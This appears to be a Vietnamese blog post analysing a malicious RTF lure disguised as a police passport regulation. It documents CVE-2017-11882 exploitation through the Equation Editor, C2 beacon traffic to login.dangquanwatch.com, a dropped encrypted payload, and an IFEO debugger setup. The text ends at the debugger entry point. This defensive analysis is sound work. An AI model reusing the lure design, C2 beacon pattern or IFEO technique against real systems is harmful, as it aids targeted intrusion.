

Là 1937CN hay OceanLotus hay Lazarus ...

 tradahacking.vn/là-1937cn-hay-oceanlotus-hay-lazarus-6ca15fe1b241

m4n0w4r

November 3, 2018



m4n0w4r

Follow

Nov 3, 2018

15 min read

BỘ CÔNG AN

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM

Độc lập - Tự do - Hạnh phúc

QUY CHẾ

Về việc sử dụng và quản lý hộ chiếu trong lực lượng Công an nhân dân

*(Ban hành kèm theo Quyết định số .../QĐ-....
ngày...tháng...năm ...của Bộ trưởng Bộ Công an)*

Chương I. Quy định chung

Điều 1. Phạm vi điều chỉnh:

Quy chế này quy định việc sử dụng và quản lý hộ chiếu ngoại giao, hộ chiếu công vụ, hộ chiếu phổ thông (sau đây gọi chung là hộ chiếu) của cán bộ, chiến sĩ lực lượng Công an nhân dân ở trong và ngoài nước.

Điều 2. Đối tượng áp dụng:

Quy định này áp dụng đối với:

1. Cán bộ, chiến sĩ (kể cả cán bộ, chiến sĩ đang nghỉ chờ hưu, biệt phái ngoài Ngành...) được cấp hộ chiếu theo quy định tại Nghị định số 136/2007/NĐ-CP ngày 17 tháng 8 năm 2007 của Chính phủ về xuất cảnh, nhập cảnh của công dân Việt Nam (sau đây gọi là Nghị định 136) và Nghị định số 65/2012/NĐ-CP ngày 06 tháng 9 năm 2012 của Chính phủ sửa đổi, bổ sung một số điều của Nghị định số 136 (sau đây gọi là Nghị định 65).

Vô tình bắt gặp trên twitter của **@blu3_team** (), tôi tò mò muốn biết kĩ thuật đằng sau nó là gì bởi tôi thấy nó tương tự như một bài mà tôi đã đọc <https://medium.com/@Sebdraven/malicious-document-targets-vietnamese-officials-acb3b9d8b80a>, và vì xem comment, người nghi ngờ là **OceanLotus**, người khẳng định là **1937CN Team**...

Xin lỗi vì bài viết khá dài, tôi cũng không biết làm thế nào để cho nó ngắn hơn :D, nếu bạn không có thời gian để đọc hết thì bấm một like rồi chuyển trang khác. Phần tôi, một là do tôi thích viết, mặt khác cũng là cách tôi tự rèn kĩ năng ... phần nữa là vì tôi biết rằng chỉ khi mình thực sự bắt tay vào phân tích mới thấy nó khác xa với những gì mình đọc bằng mắt và tưởng tượng....




@blu3_team @blu3_team · Oct 30

8.t #Malware

QUY CHẾ VỀ HỘ CHIẾU NGOẠI GIAO.doc
e228045ef57fb8cc1226b62ada7eee9b

C2: login\dangquanwatch\.com

Translate Tweet



QUY CHẾ
việc sử dụng và quản lý hộ chiếu trong lực lượng
(Ban hành kèm theo Quyết định số .../Q
ngày ...tháng ...năm ...của Bộ trưởng Bộ C
ZyV612a60sS5MQAA16uQUGRugH0

Chương I. Quy định chung

Điều 1. Phạm vi điều chỉnh:

Quy chế này quy định việc sử dụng và quản lý hộ chiếu

1. Môi trường thực hiện

1. Máy ảo **REMnux** (<https://remnux.org/>): sử dụng để phân tích files, giả lập Internet services và capture network traffic.

2. Máy ảo **Win10x64** (tự build): sử dụng cho Static & Dynamic Analysis

a. Cài đặt sẵn các công cụ debugger & disassembler: OllyDbg, x64dbg, IDA ...

b. Cài đặt sẵn Office 2013.

c. Enable tài khoản **Administrator** (mặc định tài khoản này bị disable) và đăng nhập bằng tài khoản này để thực hiện phân tích.

2. Phân tích theo hành vi

Khi mở tài liệu trên máy ảo Win10, sẽ thấy ứng dụng **EQNEDT32.exe** được gọi, sau đó xuất hiện thêm hai tiến trình khác là **QcConsol.exe** và **dllhst3g.exe**:

| | | | | |
|-------------------|------|------|----------|--------------------|
| ProcessHacker.exe | 472 | 1.16 | 7.16 MB | REMWorkstation\REM |
| WINWORD.EXE | 2904 | | 17.69 MB | REMWorkstation\REM |
| splwow64.exe | 3212 | | 1.62 MB | REMWorkstation\REM |
| QcConsol.exe | 2136 | | 5.01 MB | REMWorkstation\REM |
| dllhst3g.exe | 1112 | | 2.84 MB | REMWorkstation\REM |

Trên máy ảo REMnux chạy Wireshark để capture traffic từ máy ảo Win10, thu được kết quả kết nối tới C2 server là `login[dot]dangquanwatch[dot]com`:

```
103 126.047274 00:0c:29:44:f2:cd 00:0c:29:d5:df:33 ARP 42 192.168.5.131 is at 00:0c:29:44:f2:cd
104 126.047831 192.168.5.129 192.168.5.131 DNS 33 Standard query response 9xd28f A login.dangquanwatch.com
105 126.055166 192.168.5.131 192.168.5.129 DNS 99 Standard query response 9xd28f A login.dangquanwatch.com A 192.168.5.131
106 126.058710 192.168.5.129 192.168.5.131 TCP 66 49222 - 4357 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
107 126.068737 192.168.5.131 192.168.5.129 TCP 54 4357 - 49222 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
108 126.389852 00:0c:29:d5:df:33 ff:ff:ff:ff:ff:ff ARP 60 Who has 192.168.5.128? Tell 192.168.5.129
109 126.561308 192.168.5.129 192.168.5.131 TCP 66 [TCP Retransmission] 49222 - 4357 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256
110 126.561335 192.168.5.131 192.168.5.129 TCP 54 4357 - 49222 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
111 127.062881 192.168.5.129 192.168.5.131 TCP 62 [TCP Retransmission] 49222 - 4357 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_P
112 127.062935 192.168.5.131 192.168.5.129 TCP 54 4357 - 49222 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
113 127.065138 192.168.5.129 192.168.5.131 TCP 66 49223 - 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
```

Wireshark · Follow TCP Stream (tcp.stream eq 3) · C2.pcap

```
GET /link?url=pJWkuZwMDUy&enpl=JEppeA==&encd=QTKJSDE= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: login.dangquanwatch.com
Cache-Control: no-cache
Cookie: eJyL4GZgeAHEBV7h2aVR4cm+LqGVDCaQ50ob7h/kHRz1G0Lp78eABsIz8yZ0BUiLMzQZUCACagZmzgUMIKUALGhpZGeoZmFmqmeoZE1HvWUACMDQwtDA00szhwMAAA5/BHB
```

Log của Noriben (<https://github.com/Rurik/Noriben>) cung cấp:

```
Processes Created:
=====
[CreateProcess] Explorer.EXE:1820 > "%ProgramFiles%\Microsoft Office\Office14\WINWORD.EXE /n %UserProfile%\Desktop
\b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415.doc" [Child PID: 2904]
[CreateProcess] svchost.exe:660 > "%CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding" [Child PID: 3160]
[CreateProcess] EQNEDT32.EXE:3160 > "%CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE" [Child PID: 3908]
[CreateProcess] services.exe:576 > "%CommonProgramFiles%\Microsoft Shared\OfficeSoftwareProtectionPlatform\OSPPSVC.EXE" [Child PID: 1724]
[CreateProcess] WINWORD.EXE:2904 > "%WinDir%\splwow64.exe 8192" [Child PID: 3212]
[CreateProcess] EQNEDT32.EXE:3908 > "%AppData%\Microsoft\Windows\Printer Shortcuts\QcConsol.exe -LowIntegrityServer" [Child PID: 3624]
[CreateProcess] QcConsol.exe:3624 > "%WinDir%\system32\dllhst3g.exe" [Child PID: 3200]
[CreateProcess] dllhst3g.exe:3200 > "%AppData%\Microsoft\Windows\Printer Shortcuts\QcConsol.exe -LowIntegrityServer" [Child PID: 2136]
[CreateProcess] QcConsol.exe:2136 > "%AppData%\Microsoft\Windows\Printer Shortcuts\QcConsol.exe -LowIntegrityServer" [Child PID: 652]
[CreateProcess] QcConsol.exe:652 > "%WinDir%\system32\dllhst3g.exe" [Child PID: 1112]
```

3. Phân tích sample trên REMnux

Sample nhận được là một file có định dạng RTF:

```
remnux@remnux:~/Desktop/MalScripts/sample10$ file b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415
b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415: Rich Text Format data, version 1, ANSI
```

Sử dụng **rtfobj** (<https://github.com/decalage2/oletools>), biết được sample này có 3 objects:

```

remnux@remnux:~/Desktop/MalScripts/sample10$ rtfobj b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415
rtfobj 0.54dev1 on Python 2.7.6 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: 'b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415' - size: 814962 bytes
-----
id |index |OLE Object
-----
0 |0001AFD3h |format_id: 2 (Embedded)
  |         |class name: 'Package'
  |         |data size: 340168
  |         |OLE Package object:
  |         |Filename: u'8.t'
  |         |Source path: u'C:\\Aaa\\tmp\\8.t'
  |         |Temp path = u'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\8.t'
-----
1 |000C11FBh |Not a well-formed OLE object
-----
2 |000C11E9h |Not a well-formed OLE object
-----

```

Object tại id 0 có FileName là 8.t, khi mở tài liệu thì file này sẽ được drop vào thư mục Temp trên máy. Hai object còn lại được nhận diện là “Not a well formed ole object”.

Dùng luôn **rtfobj** để dump toàn bộ các objects này:

```

remnux@remnux:~/Desktop/MalScripts/sample10$ rtfobj b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415 -s all
rtfobj 0.54dev1 on Python 2.7.6 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: 'b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415' - size: 814962 bytes
-----
id |index |OLE Object
-----
0 |0001AFD3h |format_id: 2 (Embedded)
  |         |class name: 'Package'
  |         |data size: 340168
  |         |OLE Package object:
  |         |Filename: u'8.t'
  |         |Source path: u'C:\\Aaa\\tmp\\8.t'
  |         |Temp path = u'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\8.t'
-----
1 |000C11FBh |Not a well-formed OLE object
-----
2 |000C11E9h |Not a well-formed OLE object
-----
Saving file from OLE Package in object #0:
  Filename = u'8.t'
  Source path = u'C:\\Aaa\\tmp\\8.t'
  Temp path = u'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\8.t'
  saving to file b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_8.t
Saving raw data in object #1:
  saving object to file b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11FB.raw
Saving raw data in object #2:
  saving object to file b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11E9.raw

```

Kiểm tra thông tin từng file. Đầu tiên là

`b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_8.t`:

```
remnux@remnux:~/Desktop/MalScripts/sample105_xxd b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_8.t | more
000000: b2a6 6dff fffc fcf8 f8fc fcf8 0303 fcf8 ..m.....
000010: 44fc fcf8 fcf8 fcf8 bcfc fcf8 fcf8 fcf8 D.....
000020: fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 .....
000030: fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 04fc fcf8 .....
000040: f2e3 46f2 fc48 f531 dd44 fdb0 3idd a894 ..F..H..l..l...
000050: 958f dc8c 8e93 9b8e 9d91 dc9f 9d92 9293 .....
000060: 88dc 9e99 dc8e 8992 dc95 92dc b8b3 afdc .....
000070: 9193 9899 d2f1 f1f6 d8fc fcf8 fcf8 fcf8 .....
000080: 39ea 8e2e 7d8b e07d 7d8b e07d 7d8b e07d 9...)}...)}...}
000090: 12fd 7e7d 6f8b e07d 12fd 4a7d 3b8b e07d ..-}o..}..J};..
0000a0: 74f3 757d 7c8b e07d 12fd 4b7d 638b e07d t.u}|..}..K)c..}
0000b0: 74f3 637d 748b e07d 74f3 737d 748b e07d t.c}|..}..s)t..}
0000c0: 7d8b e17d 198b e07d 12fd 4f7d 7f8b e07d }..}|..}|..0}...
0000d0: 12fd 7a7d 7c8b e07d 12fd 7d7d 7c8b e07d ..z}|..}|..}|..}
0000e0: ae95 9f94 7d8b e07d fcf8 fcf8 fcf8 fcf8 .....
0000f0: fcf8 fcf8 fcf8 fcf8 acb9 fcf8 b0fd f9fc .....
000100: 135e 3aa7 fcf8 fcf8 fcf8 fcf8 1cfc fefd ..^:.....
000110: f7fd f6fc fc58 fcf8 fc74 f8fc fcf8 fcf8 .....X...t.....
000120: d6a4 fcf8 fcec fcf8 fc3c fcf8 fcf8 bcfc .....<.....
000130: fcec fcf8 fcf8 fcf8 f9fc fdfc fcf8 fcf8 .....
000140: f9fc fdfc fcf8 fcf8 fcf8 fc8c f9fc fcf8 fcf8 .....
000150: 880f f9fc fcf8 bc7d fcf8 ecfc fcec fcf8 .....}.....
000160: fcf8 ecfc fcec fcf8 fcf8 fcf8 ecfc fcf8 .....
000170: fcf8 fcf8 fcf8 fcf8 10e8 fdfc acfc fcf8 .....
000180: fcdc f9fc 04dc fcf8 fcf8 fcf8 fcf8 fcf8 .....
000190: fcf8 fcf8 fcf8 fcf8 fcf8 fcac f9fc 60f6 fcf8 .....
0001a0: fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 .....
0001b0: fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 .....
0001c0: fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 fcf8 .....
```

Theo data như trên hình thì khả năng file này đã bị mã hóa và sẽ được giải mã sau khi drop vào thư mục **Temo**.

Với file
b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11FB.raw:

```
remnux@remnux:~/Desktop/MalScripts/sample105_xxd b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11FB.raw | more
000000: 0105 0000 0200 0000 0b00 0000 4571 7561 .....Equa           CVE-2017-11882?
000010: 7469 6f6e 2e33 0000 0000 0000 0000 0000 tion.3.....
000020: 2e00 00.....
```

Căn cứ vào dấu hiệu như trên hình thì khả năng file RTF có thể sẽ sử dụng exploit **CVE-2017-11882** (<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882>).

Kiểm tra file còn lại là
b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11E9.raw:

```

0000840: 0000 0001 00fe ff03 0a00 00ff ffff ff02 .....
0000850: ce02 0000 0000 00c0 0000 0000 0000 461a .....F.
0000860: 0000 004d 6963 726f 736f 6674 20b9 abca ...Microsoft ...
0000870: bd20 332e 3020 d6d0 cec4 b0e6 000c 0000 . 3.0 .....
0000880: 0044 5320 4571 7561 7469 6f6e 000b 0000 .DS Equation...
0000890: 0045 7175 6174 696f 6e2e 3300 f439 b271 .Equation.3..9.q
00008a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00008b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00008c0: 0000 0000 0003 0004 0000 0000 0000 0000 .....
00008d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00008e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00008f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000900: 0000 001c 0000 0002 0008 c4b1 0100 0000 .....
0000910: 0000 00f0 9559 0004 f356 0000 0000 0003 .....Y...V.....
0000920: 0101 030a 0a01 0286 6422 0286 6522 028b .....d"..e"..
0000930: 7a22 028b 7b22 028b b322 028b b222 0303 z"..{"..."}..
0000940: 0000 0102 9805 eb00 0296 5b00 0296 5d00 .....[...].
0000950: 0002 8b18 2202 8bd5 2102 8628 2203 1200 .....!"...(!"...
0000960: 000b 0102 8b9b 0102 84c4 0302 8595 0303 .....
0000970: 1c00 0001 0329 0200 0c01 0327 0100 0103 .....).....'....
0000980: 1d00 0001 0288 3400 0288 3400 0288 3400 .....4...4...4.
0000990: 0288 3400 0288 3400 0288 3400 0288 3400 ..4...4...4...4.
00009a0: 0288 3400 0288 3400 0288 3400 0288 3400 ..4...4...4...4.
00009b0: 0288 3400 0288 3400 0288 3400 0288 3400 ..4...4...4...4.
00009c0: 0288 3400 0288 3400 0288 3400 0288 3400 ..4...4...4...4.
00009d0: 0288 3400 0288 3400 0288 3400 0288 3400 ..4...4...4...4.
00009e0: 0288 3400 0288 3400 0288 3400 0288 3400 ..4...4...4...4.
00009f0: 0288 3400 0288 3400 0319 0100 0102 8164 ..4...4.....d
0000a00: 0002 8845 0071 0075 0061 0074 0069 006f ...E.q.u.a.t.i.o
0000a10: 006e 0020 004e 0061 0074 0069 0076 0065 .n. .N.a.t.i.v.e
0000a20: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000a30: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000a40: 0000 0020 0002 00ff ffff ffff ffff ffff ... ..

```

File này khả năng sẽ chứa đoạn shellcode để thực hiện sau khi máy nạn nhân bị exploit. Thông tin sơ bộ là như vậy, tiếp theo ta sẽ thực hiện debug sample này để xem file **8.t** được sử dụng như thế nào.

4. Debug maldoc trên Windows10


Liên quan tới exploit **CVE-2017-11882**, khi chạy sample, Winword.exe sẽ gọi tiến trình **EQNEDT32.exe** để handle OLE object. Tuy nhiên, **Winword.exe** không phải là process cha của **EQNEDT32.exe**, tiến trình **EQNEDT32.exe** được gọi bởi **Winword.exe** thông qua việc sử dụng COM Object như hình dưới đây:

| Process | CPU | Private Bytes | Working Set | PID | Description |
|----------------------|--------|---------------|-------------|------|-----------------------------------|
| System Idle Process | 93.45 | 0 K | 4 K | 0 | |
| System | 0.22 | 1,688 K | 12,856 K | 4 | |
| Interrupts | 0.51 | 0 K | 0 K | n/a | Hardware Interrupts and DPCs |
| smss.exe | | 312 K | 1,052 K | 408 | Windows Session Manager |
| csrss.exe | | 2,968 K | 5,744 K | 580 | Client Server Runtime Process |
| wininit.exe | | 936 K | 4,044 K | 676 | Windows Start-Up Application |
| services.exe | | 4,160 K | 7,464 K | 736 | Services and Controller app |
| svchost.exe | | 7,216 K | 14,728 K | 864 | Host Process for Windows Services |
| dihost.exe | | 1,324 K | 5,980 K | 3684 | COM Surrogate |
| rundll32.exe | < 0.01 | 1,984 K | 10,568 K | 4288 | Windows host process (Rundll32) |
| RuntimeBroker.exe | | 1,448 K | 6,312 K | 7972 | Runtime Broker |
| SkypeBrowserHost.exe | < 0.01 | 14,568 K | 31,792 K | 7960 | Skype Browser Host |
| wsmprovhost.exe | < 0.01 | 1,360 K | 5,604 K | 7352 | Host process for WinRM plug-ins |
| EQNEDT32.EXE | < 0.01 | 1,904 K | 8,448 K | 8572 | Microsoft Equation Editor |
| WmiPrvSE.exe | | 2,028 K | 6,124 K | 8408 | WMI Provider Host |
| svchost.exe | < 0.01 | 6,300 K | 10,848 K | 896 | Host Process for Windows Services |

Như vậy, bằng cách nào đó ta phải attach được **EQNEDT32.exe** vào debugger để debug. Ở đây, tôi sử dụng một kĩ thuật của M\$ là (IFEO:

<https://blogs.msdn.microsoft.com/mithuns/2010/03/24/image-file-execution-options-ifeo/>).

Vào Registry, tạo một key như sau hoặc nếu cài Word2013 trở lên thì khả năng có sẵn key này (vì tôi thấy trên máy tôi có sẵn):



Tiếp theo, tạo một string value để khởi chạy debugger khi EQNEDT32.exe được thực thi, qua đó sẽ attach được debugger vào tiến trình của EQNEDT32.exe.

| Name | Type | Data |
|--------------------|-----------|--|
| (Default) | REG_SZ | (value not set) |
| Debugger | REG_SZ | "C:\Program Files (x86)\Xjun's_Dbg\Xjun's Dbg.exe" |
| DisableExceptio... | REG_DWORD | 0x00000000 (0) |

Với thiết lập như trên, kiểm tra lại bằng **Autoruns** sẽ như sau:

| Autoun Entry | Description | Publisher | Image Path | Timestamp |
|--|-------------------|-----------------------|---|---------------------|
| HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options | | | | 10/10/2018 11:08 AM |
| <input checked="" type="checkbox"/> EQNEDT32 EXE | YGS-DOX OlyDBG | | c:\program files (x86)\xjun's_dbg\xjun's_dbg.exe | 5/24/2004 3:24 AM |
| <input checked="" type="checkbox"/> taskmgr.exe | Process Hacker | wj32 | c:\program files\process hacker 2\processhacker.exe | 3/29/2016 8:34 AM |
| HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options | | | | 10/10/2018 11:08 AM |
| <input checked="" type="checkbox"/> EQNEDT32 EXE | YGS-DOX OlyDBG | | c:\program files (x86)\xjun's_dbg\xjun's_dbg.exe | 5/24/2004 3:24 AM |
| <input checked="" type="checkbox"/> taskmgr.exe | Process Hacker | wj32 | c:\program files\process hacker 2\processhacker.exe | 3/29/2016 8:34 AM |
| HKLM\SOFTWARE\Classes\Htmfile\Shell\Open\Command\Default | | | | 12/28/2017 10:32 AM |
| <input checked="" type="checkbox"/> C:\Program Files\Interne... Internet Explorer | Internet Explorer | Microsoft Corporation | c:\program files\internet explorer\explore.exe | 10/12/2014 12:48 AM |

Lưu ý: khi thiết lập IFEO, các thiết lập sẽ tự động bộ giữa hai key:

HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options và *HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options*

Tiếp theo, mở WINWORD.EXE, sau đó từ Winword mở tài liệu malicious.rtf. Lúc này, tiến trình EQNEDT32.exe cũng sẽ được khởi chạy và được attach vào debugger:

| Process Name | PID | Private Bytes | Working Set | Session ID | Architecture | Company Name |
|---------------------|------|---------------|-------------------------|-------------------------|----------------------------|-------------------|
| explorer.exe | 3856 | 0.18 | 47.13 MB | DESKT... \Administrator | x64 | Windows Explorer |
| MSASCuiL.exe | 796 | 1.81 MB | DESKT... \Administrator | x64 | Windows Defender | |
| vmtoolsd.exe | 4516 | 0.14 | 1.05 kB/s | 22.08 MB | DESKT... \Administrator | VMware Tools Core |
| Everything.exe | 1352 | 0.13 | 2.59 kB/s | 39.94 MB | DESKT... \Administrator | Everything |
| ProcessHacker.exe | 1300 | 0.83 | 16.14 MB | DESKT... \Administrator | x64 | Process Hacker |
| WINWORD.EXE | 6248 | 37.75 MB | DESKT... \Administrator | x64 | Microsoft Word | |
| svchost.exe | 840 | 11.34 MB | NT AUTHORITY\SYSTEM | x64 | Host Process for Windows | |
| WmiPrvSE.exe | 3204 | 9.57 MB | N... \NETWORK SERVICE | x64 | WMI Provider Host | |
| RuntimeBroker.exe | 5212 | 7.17 MB | DESKT... \Administrator | x64 | Runtime Broker | |
| RuntimeBroker.exe | 1224 | 0.09 | 9.07 MB | DESKT... \Administrator | x64 | Runtime Broker |
| dllhost.exe | 6792 | 3.43 MB | DESKT... \Administrator | x64 | COM Surrogate | |
| SearchUI.exe | 4424 | 86.35 MB | DESKT... \Administrator | x64 | Search and Cortana applica | |
| ShellExperienceH... | 7176 | 24.82 MB | DESKT... \Administrator | x64 | Windows Shell Experience H | |
| RuntimeBroker.exe | 592 | 2.41 MB | DESKT... \Administrator | x64 | Runtime Broker | |
| SkypeHost.exe | 6916 | 4.68 MB | DESKT... \Administrator | x64 | Microsoft Skype | |
| RuntimeBroker.exe | 6044 | 1.3 MB | DESKT... \Administrator | x64 | Runtime Broker | |
| bcasdvr.exe | 1284 | 3.67 MB | DESKT... \Administrator | x64 | Broadcast DVR server | |
| smartscreen.exe | 2160 | 9.5 MB | DESKT... \Administrator | x64 | Windows Defender SmartSc | |
| backgroundTask... | 7280 | 4.25 MB | DESKT... \Administrator | x64 | Background Task Host | |
| SppExtComObj.Exe | 2344 | 2.13 MB | N... \NETWORK SERVICE | x64 | KMS Connection Broker | |
| Xjun's Dbg.exe | 2324 | 0.12 | 20.95 MB | DESKT... \Administrator | x64 | YGS-DOX OllyDBG |
| EQNEDT32.EXE | 3932 | 1.39 MB | DESKT... \Administrator | x64 | Microsoft Equation Editor | |
| svchost.exe | 936 | 7.69 MB | N... \NETWORK SERVICE | x64 | Host Process for Windows | |
| svchost.exe | 984 | 2.04 MB | NT AUTHORITY\SYSTEM | x64 | Host Process for Windows | |

Tại debugger, ta đang dừng lại tại EP(Entry Point) của EQNEDT32.exe:


YGS-DOX - EQNEDT32.EXE - [*G.P.U* - main thread, module EQNEDT32]

File View Debug Plugins Options Window Help Tools BreakPoint->

